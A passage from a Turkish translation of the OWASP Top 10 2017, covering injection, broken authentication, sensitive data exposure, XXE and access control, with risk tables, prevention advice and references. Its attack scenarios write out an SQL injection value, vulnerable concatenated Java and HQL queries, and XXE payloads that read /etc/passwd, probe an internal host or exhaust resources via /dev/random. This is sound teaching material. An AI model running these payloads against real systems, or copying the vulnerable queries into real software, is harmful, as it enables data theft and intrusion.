* Sunucu taraflı "beyaz liste" girdi denetimi yapılmalıdır. Metin alanları veya mobil uygulama API'leri gibi pek çok uygulama özel karakterler gerektirdiği için bu kesin bir çözüm değildir.
* Herhangi bir şekilde yukarıdaki çözümlerin uygulanamadığı diğer dinamik sorgular için, yorumlayıcıya özel sterilize yöntemleri belirlenerek özel karakterler sterilize edilmelidir. **Not**: Tablo adı, sütun adı gibi SQL yapıları sterilize edilemez, bu yüzden kullanıcı tarafından sağlanan yapısal isimler tehlikeli olmaktadır. Bu durum rapor üreten yazılımlar için yaygın bir problemdir.
* Sorgular içerisinde LIMIT ve benzeri kontroller kullanılarak, SQL enjeksiyonu durumunda büyük miktarlarda verinin sızdırılması engellenmelidir.

## Örnek Saldırı Senaryosu

**Senaryo #1**: Bir uygulama, aşağıdaki zafiyet içeren SQL çağrısını oluştururken güvenilmeyen bir veri kullanmaktadır.

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**Senaryo #2**: Benzer şekilde, bir uygulamanın kullanılan çerçeve yazılımlara olan kayıtsız güveni de bu uygulamaları saldırılara açık bırakmaktadır. (örn. Hibernate Sorgu Dili (HQL))

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

Her iki durumda da, saldırgan id parametresinin değerini ' or '1'='1 olarak tarayıcısı üzerinden değiştirmektedir. Örneğin:

https://example.com/app/accountView?id=' or '1'='1

Bu değer, her iki sorgunun da anlamını değiştirmekte ve tablodaki tüm kayıtları döndürmektedir. Daha tehlikeli saldırılar veriyi değiştirebilir veya silebilir, hatta saklı yordamları çalıştırabilir.

## Kaynaklar

### OWASP

* [OWASP Proaktif Kontroller: Parametrik Sorgular](https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database)
* [OWASP ASVS: V5 Girdi Doğrulama ve Kodlama](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x13-V5-Validation-Sanitization-Encoding.md)
* [OWASP Test Rehberi: SQL Enjeksiyonu](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection), [Komut Enjeksiyonu](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection), [ORM enjeksiyonu](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for_ORM_Injection)
* [OWASP Kopya Kağıdı: Enjeksiyon Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: SQL Enjeksiyonu Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Java için Enjeksiyon Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html_in_Java)
* [OWASP Kopya Kağıdı: Parametrik Sorgular](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)
* [OWASP Web Uygulamaları için Otomatize Tehditler – OAT-014](https://owasp.org/www-project-automated-threats-to-web-applications/)

### Dış Kaynaklar

* [CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Server-side template injection](https://portswigger.net/web-security/server-side-template-injection)

# A2:2017 Yetersiz Kimlik Doğrulama

| Tehdit Etkenleri/Sadlırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 3 | Yaygınlık 2 : Tespit Edilebilirlik 2 | Teknik 3 : İş |
| Saldırganlar yüz milyonlarca geçerli kullanıcı adı ve parola kombinasyonlarına, varsayılan yönetici hesap listelerine, otomatize kaba kuvvet ve sözlük saldırısı araçlarına sahiptir. Oturum yönetimi saldırıları, özellikle süresi dolmayan oturum anahtarları ile yapılan saldırılar, iyi bilinmektedir. | Yetersiz kimlik doğrulama açıklıkları, pek çok kimlik ve erişim kontrollerinin tasarım ve uygulamasından dolayı son derece yaygındır. Oturum yönetimi kimlik doğrulamanın ve erişim kontrollerinin temel taşıdır ve durum tutan tüm uygulamalarda bulunmaktadır. Saldırganlar yetersiz kimlik doğrulama açıklıklarını kendileri tespit edebilmekte ve parola listeleri içeren otomatize araçları ve sözlük saldırılarını kullanarak bunları istismar etmektedirler. | Saldırganlar sistemi ele geçirmek için sadece birkaç hesaba veya bir tane yönetici hesabına erişmek zorundadır. Uygulamanın alanına bağlı olarak bu durum kara para aklamaya, sosyal güvenlik dolandırıcılığına ve kimlik hırsızlığına izin verebilir veya son derece hassas olan ve yasal olarak korunan bilgileri ifşa edebilir. |

## Uygulamam Açıklığı İçeriyor Mu?

Kullanıcının kimliğinin onaylanması, kimlik doğrulama ve oturum yönetimi kimlik doğrulama ile ilgili saldırılara karşı korunmak için son derece büyük önem taşımaktadır.

Uygulama aşağıdaki durumlarda kimlik doğrulama açıklıkları içeriyor olabilir:

* Saldırganın geçerli kullanıcı adı ve parola listesine sahip olduğu [sözlük saldırıları](https://owasp.org/www-community/attacks/Credential_stuffing) gibi otomatize saldırılara izin veriyorsa.
* Kaba kuvvet veya diğer otomatize saldırılara izin veriyorsa.
* "Password1" veya "admin/admin" gibi varsayılan, zayıf veya herkesçe bilinen parolalara izin veriyorsa.
* Güvenli olması mümkün olmayan "güvenlik soruları" gibi zayıf veya etkisiz hesap kurtarma ve unutulan parola süreçleri kullanıyorsa.
* Açık metin, şifrelenmiş veya zayıf bir şekilde özeti alınmış parolalar kullanıyorsa (Bakınız **A3:2017-Hassas Bilgi İfşası**).
* Eksik veya etkisiz çok katmanlı kimlik doğrulamaya sahipse.
* Oturum ID değerlerini URL üzerinden taşıyorsa (örn. URL'i yeniden yazma).
* Başarılı giriş sonrası oturum ID değerlerini değiştirmiyorsa.
* Oturum ID değerlerini doğru bir şekilde sonlandırmıyorsa. Çıkış veya hareketsizlik durumunda kullanıcı oturumları veya kimlik doğrulama anahtarları (özellikle tek oturum açma(SSO) anahtarları) düzgün bir şekilde sonlandırılmıyorsa.

## Nasıl Önlenir

* Otomatize saldırıları, sözlük saldırılarını, kaba kuvvet saldırılarını ve çalınan giriş bilgilerinin tekrar kullanılmasını önlemek için mümkün olduğunca çok katmanlı kimlik doğrulama uygulanmalıdır.
* Özellikle yönetici kullanıcıları için herhangi bir varsayılan giriş bilgisi kullanılmamalı veya bu şekilde kullanıma sunulmamalıdır.
* [En kötü 10000 parola](https://github.com/danielmiessler/SecLists/tree/master/Passwords) gibi bir listeye karşı yeni veya değiştirilmiş parolaları kıyaslamak gibi zayıf parola kontrolleri uygulanmalıdır.
* Parola uzunluğu, karmaşıklığı ve değiştirme politikaları, [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) veya diğer modern, kanıta dayalı parola politikalarına göre belirlenmelidir.
* Tüm sonuçlar için aynı mesaj kullanılarak, kayıt yapma, hesap kurtarma ve API yolları geçerli hesapları toplama saldırılarına karşı güçlendirilmelidir.
* Başarısız giriş denemeleri sınırlandırılmalı veya artarak geciktirilmelidir. Tüm başarısız denemeler loglanmalı ve sözlük saldırıları, kaba kuvvet saldırıları veya diğer saldırılar tespit edildiğinde yöneticiler uyarılmalıdır.
* Giriş yapıldıktan sonra yeni bir rastgele oturum ID değeri üreten ve büyük bir entropiye sahip olan sunucu taraflı, güvenli ve gömülü bir oturum yöneticisi kullanılmalıdır. Oturum ID değerleri URL üzerinde olmamalı, güvenli bir şekilde saklanmalı ve çıkış yapıldıktan, belirli bir süre hareketsiz kaldıktan ve geçerlilik süresi dolduktan sonra sonlandırılmalıdır.

## Örnek Saldırı Senaryoları

**Senaryo #1**: [Sözlük saldırıları](https://owasp.org/www-community/attacks/Credential_stuffing) ve [bilinen parola listelerinin](https://github.com/danielmiessler/SecLists) kullanımı yaygın saldırılardır. Eğer bir uygulama otomatize tehdit veya sözlük saldırısı koruması içermiyorsa, uygulama geçerli giriş bilgilerinin toplanması için kullanılabilir.

**Senaryo #2**: Pek çok kimlik doğrulama saldırısı sadece parolaların sürekli kullanımından kaynaklanmaktadır. En iyi uygulama örnekleri düşünüldüğünde, parola değiştirme ve karmaşıklık gereksinimleri, kullanıcıların zayıf parolaları kullanmaları ve bunları tekrar tekrar kullanmaları konusunda teşvik edici olarak görülmektedir. Kurumların NIST 800-63 uyarınca bu uygulamaları durdurması ve çok katmanlı kimlik doğrulama kullanması tavsiye edilmektedir.

**Senaryo #3**: Uygulama oturum zaman aşımları düzgün bir şekilde belirlenmemiştir. Bir kullanıcı uygulamaya erişmek için herkes tarafından erişilebilir bir bilgisayar kullanmaktadır. Kullanıcı "çıkış yap" seçeneğini kullanmak yerine, tarayıcı sekmesini kapatmış ve oradan uzaklaşmıştır. Bu durumda, saldırgan bir saat sonra aynı tarayıcıyı kullandığında kullanıcının hala kimlik doğrulaması yapılmış olacaktır.

## Kaynaklar

### OWASP

* [OWASP Proaktif Kontroller: Kimlik ve Kimlik Doğrulama Kontrollerinin Uygulanması](https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity)
* [OWASP Uygulama Güvenliği Doğrulama Standardı: V2 Kimlik Doğrulama](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Uygulama Güvenliği Doğrulama Standardı: V3 Oturum Yönetimi](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Test Rehberi: Kimlik](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README) ve [Kimlik Doğrulama](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)
* [OWASP Kopya Kağıdı: Kimlik Doğrulama](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Sözlük Saldırıları](https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Unutulmuş Parola](https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Oturum Yönetimi](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)
* [OWASP Otomatize Tehditler El Kitabı](https://owasp.org/www-project-automated-threats-to-web-applications/)

### Dış Kaynaklar

* [NIST 800-63b: 5.1.1 Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) - kimlik doğrulama hakkında tam, modern ve kanıta dayalı tavsiyeler için.
* [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Session Fixation](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 Hassas Bilgi İfşası

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim düzeyi : İstismar Edilebilirlik 2 | Yaygınlık 3 : Tespit Edilebilirlik 2 | Teknik 3 : İş |
| Doğrudan şifrelemeye saldırmak yerine saldırganlar anahtarları çalmakta, ortadaki adam saldırıları gerçekleştirmekte veya sunucudan transit halindeyken veya istemcinin tarayıcısından açık metin verileri çalmaktadır. Genellikle, elle yapılacak bir saldırı gerekmektedir. Daha önceden elde edilen parola veri tabanları grafik işleme üniteleri (GPU) tarafından kaba kuvvet saldırısında kullanılmaktadır. | Son birkaç yıldır, bu açıklık ciddi etkileri olan en yaygın saldırılara neden olmuştur. En yaygın açıklık hassas verinin şifrelenmemesidir. Şifreleme uygulandığında, özellikle zayıf parola özeti ile saklama yöntemleri için zayıf anahtar üretimi ve yönetimi, zayıf algoritma, protokol ve anahtar kullanımı yaygındır. Veri transit halindeyken, sunucu taraflı açıklıkların tespit edilmesi kolaydır, ancak durağan veri için tespit zor olmaktadır. | Eksiklikler sıklıkla korunması gereken tüm veriyi tehlikeye atmaktadır. Genellikle, bu veriler AB GDPR veya yerel gizlilik kanunları gibi yasalarda veya düzenlenmelerde tanımlandığı gibi koruma gerektiren kredi kartı numarası, kişisel veriler, giriş bilgileri, sağlık kayıtları gibi hassas kişisel bilgileri (PII) içermektedir. |

## Uygulamam Açıklık İçeriyor Mu?

Yapılacak ilk şey transit ve durağan veri için koruma gereksinimlerinin belirlenmesidir. Örneğin, parolalar, kredi kartı numaraları, sağlık kayıtları, kişisel bilgiler ve iş sırları, özellikle veri AB Genel Veri Koruma Tüzüğü (GDPR) gibi yasalar veya PCI Veri Güvenliği Standardı (PCI DSS) gibi finansal veri koruma düzenlemeleri tarafından korunuyorsa, ilave koruma önlemleri gerektirmektedir. Bu kapsamdaki tüm veriler için:

* Herhangi bir veri açık metin olarak iletiliyor mu? Bu HTTP, SMTP ve FTP gibi protokolleri ilgilendirmektedir. Özellikle dış internet trafiği tehlike taşımaktadır. Tüm iç trafik örn. yük dengeleyiciler, web sunucuları veya arka uç sistemleri arasındaki trafik, doğrulanmalıdır.
* Varsayılan olarak ve eski kod içerisinde herhangi bir eski veya zayıf kriptografik algoritma kullanılmakta mı?
* Varsayılan kripto anahtarları kullanılmakta mı, zayıf kripto anahtarları üretilmekte veya tekrar kullanılmakta mı? Yeterli anahtar yönetimi veya değişimi bulunmakta mı?
* Şifreleme zorunlu tutuluyor mu? örn. herhangi bir tarayıcı güvenlik direktifi veya başlığı eksik mi?
* Kullanıcı aracısı (örn. uygulama, mail istemcisi) alınan sunucu sertifikasının geçerli olup olmadığını doğruluyor mu?

Bakınız ASVS [Şifreleme (V7)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x14-V6-Cryptography.md), [Veri Koruma (V9)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x16-V8-Data-Protection.md) ve [SSL/TLS (V9)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x17-V9-Communications.md).

## Nasıl Önlenir

En azından aşağıdakiler yapılmalı ve referanslara başvurulmalıdır:

* Bir uygulama tarafından işlenen, saklanılan veya iletilen veri sınıflandırılmalıdır. Gizlilik kanunlarına, yasal gereksinimlere ve iş ihtiyaçlarına göre hassas olan veriler belirlenmelidir.
* Her bir sınıflandırma için kontroller uygulanmalıdır.
* Gerek duyulmayacaksa hassas veriler saklanmamalıdır. Mümkün olduğunca erken bir şekilde hassas veri elden çıkarılmalı veya PCI DSS standardına uygun bir şekilde dizgeciklendirilmeli veya silinmelidir. Saklanmayan veri çalınamaz.
* Durağan tüm hassas verilerin şifrelendiğinden emin olunmalıdır.
* Güncel ve güçlü algortimaların, protokollerin ve anahtarların kullanıldığından emin olunmalıdır. Düzgün bir anahtar yönetimi yapılmalıdır.
* Mükemmel iletme gizliliği (PFS) şifreleri, sunucu tarafından şifre önceliklendirmesi ve güvenli parametreler ile TLS protokolü gibi güvenli protokoller ile tüm veriler transit haldeyken şifrelenmelidir.
* Hassas veriler içeren cevapların önbelleğe alınması engellenmelidir.
* Parolaları [Argon2](https://github.com/p-h-c/phc-winner-argon2), [scrypt](https://wikipedia.org/wiki/Scrypt), [bcrypt](https://wikipedia.org/wiki/Bcrypt) veya [PBKDF2](https://wikipedia.org/wiki/PBKDF2) gibi güçlü, adaptif ve tuzlama kullanan özet fonksiyonları ile saklayınız.
* Birbirinden bağımsız olarak yapılandırmanın ve ayarların etkinliği tespit edilmelidir.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Bir uygulama kredi kartı numaralarını otomatik veri tabanı şifrelemesini kullanarak bir veri tabanında tutmaktadır. Ancak, bu veri, veri tabanından alınırken otomatik olarak çözülmektedir ve bu da bir SQL enjeksiyonu açıklığı sayesinde kredi kartı numaralarının açık metin olarak alınmasına izin vermektedir.

**Senaryo #2**: Bir site tüm sayfaları için TLS protokolünü zorunlu tutmamaktadır veya zayıf şifrelemeyi desteklemektedir. Bir saldırgan ağ trafiğini dinlemekte (örn. güvensiz bir kablosuz ağda), bağlantıları HTTPS'den HTTP'e düşürmekte, isteklerde araya girmekte ve kullanıcının oturum çerezini çalmaktadır. Saldırgan daha sonra bu çerezi tekrar yollamakta ve kullanıcının (kimliği doğrulanmış) oturumunu çalmakta, kullanıcının kişisel verisine erişmekte ve bunu değiştirmektedir. Bunların yerine, bir para transferindeki alıcı ismi gibi iletilen veriyi de değiştirebilmektedir.

**Senaryo #3**: Bir parola veri tabanı, kullanıcıların parolalarını saklamak için tuzlanmamış veya basit özet fonksiyonlarını kullanmaktadır. Bir dosya yükleme açıklığı saldırganın parola veri tabanına ulaşmasını sağlamaktadır. Tuzlanmamış tüm özetler, önceden hesaplanmış özetler ile yapılan bir kaba kuvvet saldırısı sonucu çözülebilmektedir. Basit veya hızlı özet fonksiyonları tarafından üretilen özetler, tuzlanmış olsalar bile GPU'lar tarafından kırılabilmektedir.

## Kaynaklar

* [OWASP Proaktif Kontroller: Verinin Korunması](https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere)
* [OWASP Uygulama Güvenliği Doğrulama Standardı](https://owasp.org/www-project-application-security-verification-standard/): [V6](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x14-V6-Cryptography.md), [9](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x16-V8-Data-Protection.md), [10](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x17-V9-Communications.md)
* [OWASP Kopya Kağıdı: Taşıma Katmanı Korumaları](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Kullanıcı Gizliliğinin Korunması](https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: Parola](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html) ve [Kriptografik Saklama](https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html)
* [OWASP Güvenlik Başlıkları Projesi](https://owasp.org/www-project-secure-headers/); [Kopya Kağıdı: HSTS](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)
* [OWASP Test Rehberi: Zayıf kriptografi testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/README)

### Dış Kaynaklar

* [CWE-220: Exposure of sens. information through data queries](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Cryptographic Issues](https://cwe.mitre.org/data/definitions/310.html); [CWE-311: Missing Encryption](https://cwe.mitre.org/data/definitions/311.html)
* [CWE-312: Cleartext Storage of Sensitive Information](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Cleartext Transmission of Sensitive Information](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-326: Weak Encryption](https://cwe.mitre.org/data/definitions/326.html); [CWE-327: Broken/Risky Crypto](https://cwe.mitre.org/data/definitions/327.html)
* [CWE-359: Exposure of Private Information - Privacy Violation](https://cwe.mitre.org/data/definitions/359.html)

# A4:2017 XML Dış Varlıkları (XXE)

| Tehdit Etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 2 | Yaygınlık 2 : Tespit Edilebilirlik 3 | Teknik 3 : İş |
| Saldırganlar, eğer XML dosyası yükleyebiliyorsa veya bir XML dokümanı içerisine zararlı bir içerik ekleyebiliyorsa, zafiyet içeren kodları, bağımlılıkları veya entegrasyonları istismar edecek şekilde XML işleyicilerini istismar edebilmektedir. | Varsayılan olarak, pek çok eski XML işleyicisi, XML işleme sırasında dereferans edilecek ve çalıştırılacak bir dış varlığa ait URL bilgisinin belirtilmesine izin vermektedir. [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) araçları bağımlılıkları ve yapılandırma ayarlarını inceleyerek bu açıklığı tespit edebilmektedir. [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) araçları, bu açıklığı tespit ve istismar etmek için ilave manuel adımlar gerektirmektedir. 2017 itibariyle genellikle test edilmediği için, manuel olarak test edecek kişiler XXE testlerinin nasıl yapılacağı konusunda eğitilmelidirler. | Bu açıklıklar veri ele geçirmek, sunucu üzerinden uzaktan istekte bulunmak, servis dışı bırakma saldırıları ve diğer saldırıları yürütmek için kullanılabilmektedir. |

## Uygulamam Açıklığı İçeriyor Mu?

Uygulamalar ve özellikle XML tabanlı web servisleri veya girdi alacak şekilde yapılan entegrasyonlar aşağıdaki durumlarda saldırıya açık olabilir:

* Uygulama özellikle güvenilmeyen kaynaklardan doğrudan XML girdisi kabul ediyorsa veya XML yüklemelerine izin veriyorsa veya daha sonra bir XML işleyicisi tarafından yorumlanacak şekilde güvenilmeyen veriyi XML dokümanına ekliyorsa.
* Uygulamadaki herhangi bir XML işleyicisi veya SOAP tabanlı web servisleri [doküman tip tanımlarına (DTD)](https://en.wikipedia.org/wiki/Document_type_definition) izin veriyorsa. DTD özelliğini devre dışı bırakma yöntemi işleyiciye göre değiştiği için, [OWASP Kopya Kağıdı: XXE Korunması](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html) gibi bir referansa başvurulması iyi bir uygulama örneğidir.
* Uygulama birleşik güvenlik veya tek oturum açma (SSO) amaçları doğrultusunda kimlik işleme için SAML kullanıyorsa. SAML kimlik iddiaları için XML kullanmakta ve bu da zafiyet içerebilmektedir.
* Uygulama SOAP 1.2 sürümünden önceki sürümleri kullanıyorsa ve XML varlıkları SOAP çerçevesine iletiliyorsa XXE saldırılarına karşı açık olabilmektedir.
* XXE saldırılarına karşı açık olmak uygulamanın Billion Laughs saldırısı gibi servis dışı bırakma saldırılarına da açık olduğu anlamına gelebilmektedir.

## Nasıl Önlenir

XXE tespiti ve önlemesi için geliştirici eğitimi çok önemlidir. Buna ek olarak, XXE saldırılarının önlenmesi için aşağıdakiler gerekmektedir:

* Mümkün oldukça, karmaşıklığı daha az olan JSON gibi veri formatları kullanılmalı ve hassas verinin serileştirilmesinden kaçınılmalıdır.
* Uygulama veya üzerinde çalıştığı işletim sistemi tarafından kullanılan tüm XML işleyicileri ve kütüphaneler güncellenmeli ve yamaları yüklenmelidir. Bağımlılık kontrol araçları kullanılmalıdır. SOAP 1.2 veya üzeri sürümlere güncellenmelidir.
* [OWASP Kopya Kağıdı: XXE Korunması](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html) dokümanında da belirtildiği üzere, uygulamadaki tüm XML ayrıştırıcılarında XML dış varlıkları ve DTD işleme özelliği devre dışı bırakılmalıdır.
* XML dokümanları, başlıklar veya nodlar içerisindeki zararlı girdiyi önlemek için, sunucu tarafında pozitif ("beyaz liste") girdi doğrulaması, filtreleme veya sterilizasyon uygulanmalıdır.
* XML veya XSL dosya yükleme özelliğinin, gelen XML girdisini XSD doğrulaması veya benzer bir doğrulama ile kontrol ettiğinden emin olunmalıdır.
* Pek çok entegrasyon içeren büyük ve karmaşık uygulamalar için manuel kod analizi en iyi alternatif olsa da, SAST araçları kaynak kod içerisindeki XXE açıklıklarının tespitinde yardımcı olmaktadır.

Eğer bu kontroller uygulanabilir değilse, XXE saldırılarını tespit etmek, izlemek ve engellemek için sanal yama kullanımı, API güvenlik geçitleri veya Web Uygulamaları Güvenlik Duvarları (WAF) kullanımı düşünülmelidir.

## Örnek Saldırı Senaryoları

Gömülü cihazlara saldırılar dahil, pek çok sayıda açık XXE sorunları tespit edilmiştir. Derin bir şekilde iç içe geçmiş bağımlılıklar dahil pek çok beklenmedik yerde XXE açıklığı bulunmaktadır. En kolay yöntem ise, eğer kabul ediliyorsa zararlı bir XML dosyası yüklemektir.

**Senaryo #1**: Saldırgan sunucudan veri ele geçirmeye çalışmaktadır:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**Senaryo #2**: Saldırgan aşağıdaki ENTITY satırını değiştirerek sunucunun iç ağını dinlemektedir:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**Senaryo #3**: Saldırgan potansiyel olarak sonu olmayan bir dosyayı dahil ederek, servis dışı bırakma saldırısı gerçekleştirmeye çalışmaktadır:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## Kaynaklar

### OWASP

* [OWASP Uygulama Güvenliği Doğrulama Standardı](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Test Rehberi: XML Enjeksiyonu Testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection)
* [OWASP XXE Açıklığı](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
* [OWASP Kopya Kağıdı: XXE Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: XML Güvenliği](https://cheatsheetseries.owasp.org/cheatsheets/XML_Security_Cheat_Sheet.html)

### Dış Kaynaklar

* [CWE-611: Improper Restriction of XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Billion Laughs Attack](https://en.wikipedia.org/wiki/Billion_laughs_attack)
* [SAML Security XML External Entity Attack](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
* [Detecting and exploiting XXE in SAML Interfaces](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)

# A5:2017 Yetersiz Erişim Kontrolü

| Tehdit Etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 2 | Yaygınlık 2 : Tespit Edilebilirlik 2 | Teknik 3 : İş |
| Erişim kontrolü istismarı saldırganların temel bir yeteneğidir. [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) ve [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) araçları erişim kontrolünün olmadığını tespit edebilir ancak olduğu durumlarda fonksiyonel olup olmadığını doğrulayamamaktadır. Erişim kontrolü manuel yöntemlerle veya belirli çerçevelerde erişim kontrolleri bulunmadığı için otomasyon aracılığıyla tespit edilebilmektedir. | Erişim kontrolü açıklıkları otomatize tespitin eksikliği ve uygulama geliştiricileri tarafından etkin bir fonksiyonel test yapılmamasından dolayı yaygındır. Erişim kontrolü tespiti genellikle otomatize statik veya dinamik test ile yapılamamaktadır. HTTP metotları (GET, PUT vb.), doğrudan nesne başvuruları vb. dahil eksik veya yetersiz erişim kontrollerini tespit etmenin en iyi yolu manuel testlerdir. | Teknik etki saldırganların kullanıcılar veya yöneticiler gibi davranması veya kullanıcıların yetki gerektiren fonksiyonları kullanması veya kayıt oluşturulması, kayıtlara erişilmesi, kayıtların güncellenmesi veya silinmesidir. |

## Uygulamam Açıklık İçeriyor Mu?

Erişim kontrolü, kullanıcıların kendilerine verilen izinler dışında bir şey yapamayacağı şekilde bir politika uygulamaktadır. Uyumsuzluklar genellikle yetkisiz bilgi ifşasına, tüm verinin değiştirilmesine veya silinmesine veya kullanıcının sınırları dışında bir iş fonksiyonunun gerçekleştirilmesine yol açmaktadır. Yaygın erişim kontrolü açıklıkları şunları içermektedir:

* URL'i, iç uygulama durumunu veya HTML sayfasını değiştirerek veya basitçe özel bir API saldırı aracı kullanarak erişim kontrollerinin atlatılması.
* Birincil anahtarın başka bir kullanıcının kaydına göre değiştirilmesine izin vermek ve bu şekilde başkalarının hesaplarının görülmesine ve değiştirilmesine izin vermek.
* Yetki yükseltmesi. Giriş yapmadan bir kullanıcı gibi davranmak veya bir kullanıcı olarak girip bir yönetici gibi davranmak.
* Bir JSON Web Token (JWT) erişim anahtarını veya bir çerezi değiştirmek veya tekrar oynatmak gibi meta veri değiştirmek veya yetki yükseltmek için gizli alanları değiştirmek veya JWT geçersiz kılma sürecini suistimal etmek.
* CORS yanlış yapılandırması aracılığıyla yetkisiz API erişimleri.
* Kimlik doğrulaması yapılmamış bir kullanıcı olarak kimlik doğrulama gerektiren sayfalara veya standart bir kullanıcı olarak yetki gerektiren sayfalara erişim. POST, PUT ve DELETE için eksik erişim kontrolleri ile API erişimi.

## Nasıl Önlenir

Erişim kontrolü sadece, saldırganın erişim kontrollerine veya meta verilere erişemeyeceği güvenilir sunucu taraflı kodda veya sunucusuz API'lerde zorunlu tutulduysa etkili olmaktadır.

* Herkese açık kaynaklar hariç diğer tüm kaynaklara erişim varsayılan olarak reddedilmelidir.
* CORS kullanımını azaltmak gibi erişim kontrolü mekanizmaları bir sefer oluşturulmalı ve uygulama boyunca tekrar kullanılmalıdır.
* Model erişim kontrolleri, kullanıcının herhangi bir kayıt oluşturabileceğini, herhangi bir kaydı okuyabileceğini, güncelleyebileceğini veya silebileceğini kabul etmek yerine, kayıt mülkiyetini gerektirmelidir.
* Özgün uygulama iş limiti gereksinimleri etki alanı modelleri ile uygulanmalıdır.
* Sunucu dizin listelemesi devre dışı bırakılmalı ve web kök dizininde dosya meta verileri (örn. .git) ve yedekleme dosyaları bulunmamalıdır.
